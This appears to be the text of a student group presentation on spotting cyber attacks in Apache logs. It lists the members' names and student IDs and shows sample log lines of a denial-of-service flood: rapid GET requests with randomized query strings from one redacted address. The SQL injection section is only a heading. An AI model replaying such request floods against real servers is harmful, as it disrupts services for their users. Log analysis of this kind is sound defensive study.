
Cyber Attack Apache Logs

Anggota Kelompok:


- 2501979341 – Aurelia Blanka Ngantung
- 2502022925 – Maghfirli Alif Al Ayubi
- 2502008990 – Maria Rianti Gadi Djou
- 2501998076 – Nicholas Alexander
- 2502011146 – Yichika Tiara Febrina Silaban

Denial of Service




```
204.152.[redacted] - - [23/Feb/2014:23:28:56 -0500] "GET /?jCGr=yFxDYgIcvLyi11CfHnTP&L72aL=WlIl0op HTTP/1.1" 200 46784 "h
204.152.[redacted] - - [23/Feb/2014:23:28:56 -0500] "GET /?sUtiKPES=vps8AuaJNMG5ulLwsQ&DOa7=4AYVcQFuSORCAPCrry&eAVt=Yx4&G
204.152.[redacted] - - [23/Feb/2014:23:28:56 -0500] "GET /?V2PBLsL=mBQuWHDpJ3YXuVCCq&GUwi=4GH3B34a04s&21xGWlDNQ=dyrdg8OVg
204.152.[redacted] - - [23/Feb/2014:23:28:56 -0500] "GET /?1t4=HbFDkkPGHU7dOO4m&7k8Q2a8g=iTx1FLJjyo&FCQr7=gJ84sD3UF47v3Be
204.152.[redacted] - - [23/Feb/2014:23:28:56 -0500] "GET /?u5w66=oY7Cp&vpjWI5S=1FKNrGPM01U&1Y06=gKVWpKxCQc4taK2hV3f&34Fj=
204.152.[redacted] - - [23/Feb/2014:23:28:56 -0500] "GET /?Xp6rnewq3=DysYTyxjPxe88KIj&v82Q=Lm7rw&mKKJdIfSp=W7L3GsWAuoTxt6
204.152.[redacted] - - [23/Feb/2014:23:28:59 -0500] "GET /?6oU=wYlouwATnshVh0w4r&l11Uvw=JUqqACt7Y&hVKq5G=Lam&gYKAUkIb2=K2
204.152.[redacted] - - [23/Feb/2014:23:28:59 -0500] "GET /?5IDbQMmil=pEiEjb8e&QUeiGBQ=TFOkvla0i5lNnI6LxJ&gc1c=K6vluFKKsON
204.152.[redacted] - - [23/Feb/2014:23:28:59 -0500] "GET /?Xheu=TWCnu&BRtf7td=xxQgsSRnvqxRWqd&tv5rDoO=IFNal&SfvJy=hsTPF H
204.152.[redacted] - - [23/Feb/2014:23:28:59 -0500] "GET /?1rGG2=AYaOnSPJeAWnFQ&gaJEOV7mya=1rBVMQR&sDKW=gOPOBpJfFuEyGHYcc
204.152.[redacted] - - [23/Feb/2014:23:29:00 -0500] "GET /?rQe2rKldI=kG4VoFHQ&L3KUbWWQ=bVQbWkOIg&IOwEf=jRG5Wrnqf5uaqNEqy&
204.152.[redacted] - - [23/Feb/2014:23:29:00 -0500] "GET /?368TGw=rJHs65AIFoLIySn&XxSFCgBq0=O2Dlvy2fai HTTP/1.1" 500 262
204.152.[redacted] - - [23/Feb/2014:23:29:00 -0500] "GET /?fl7dt4s=lQ2&swsVAoPfE=IgAoFv3KatI&0sQn=SAjcyUEH HTTP/1.1" 500
204.152.[redacted] - - [23/Feb/2014:23:29:01 -0500] "GET /?OvaCJt=Fv5DKOudKc&wWUMuXclX=4K1eGsU&ni3S=fSdNmscOf HTTP/1.1" 5
204.152.[redacted] - - [23/Feb/2014:23:29:01 -0500] "GET /?xxK=NSk6hkOocrSQaR6K2&WD3=EMYQpiBIwhq&8fPl6=RnYu5d2fwDfPcq HTT
204.152.[redacted] - - [23/Feb/2014:23:29:01 -0500] "GET /?7cFlVks=7fjRsbarjQ&cx5=W8CImw HTTP/1.1" 200 9287 "-" "Mozilla/
204.152.[redacted] - - [23/Feb/2014:23:29:01 -0500] "GET /?ex0cf=tBsQsK5PUw0Gpft1Qs&bqKO7Epr=xrMWBG&GRLVD1QJK=sFaLrQ8IgeB
204.152.[redacted] - - [23/Feb/2014:23:29:01 -0500] "GET /?vKbg7t=e8ChRLe4DBT3QH&HfAO3iO=AQ3xbTherYJxmXPd70&3Pa55NVl=5yCY
204.152.[redacted] - - [23/Feb/2014:23:29:01 -0500] "GET /?5rtdlf=x7jGbRreccfMFvrF HTTP/1.1" 200 9287 "-" "Mozilla/5.0 (M
204.152.[redacted] - - [23/Feb/2014:23:29:01 -0500] "GET /?EaPtCCq=BxKSfQGVynTn&HhIS7r4uCa=xN1eig&BhMrSHL8Mb=Nevu&xrH6=ds
204.152.[redacted] - - [23/Feb/2014:23:29:01 -0500] "GET /?I7JxKTiEH=iXJLndOgQvO&juuyMf=xPHC3biGSD&kUVXEY=LHnlPn&73Eb=V2x
204.152.[redacted] - - [23/Feb/2014:23:29:01 -0500] "GET /?xcU=IhMjXoGwhhrwAWgtOf&UldksYp6k=84PgXiBvHqc4R&KTfqxx=d5yoQitm
204.152.[redacted] - - [23/Feb/2014:23:29:01 -0500] "GET /?BjvuiFfqU=ffeDYfNe&XbdOlwwqa6=eALpq1IDnpRfG3P HTTP/1.1" 500 26
```

SQL injection



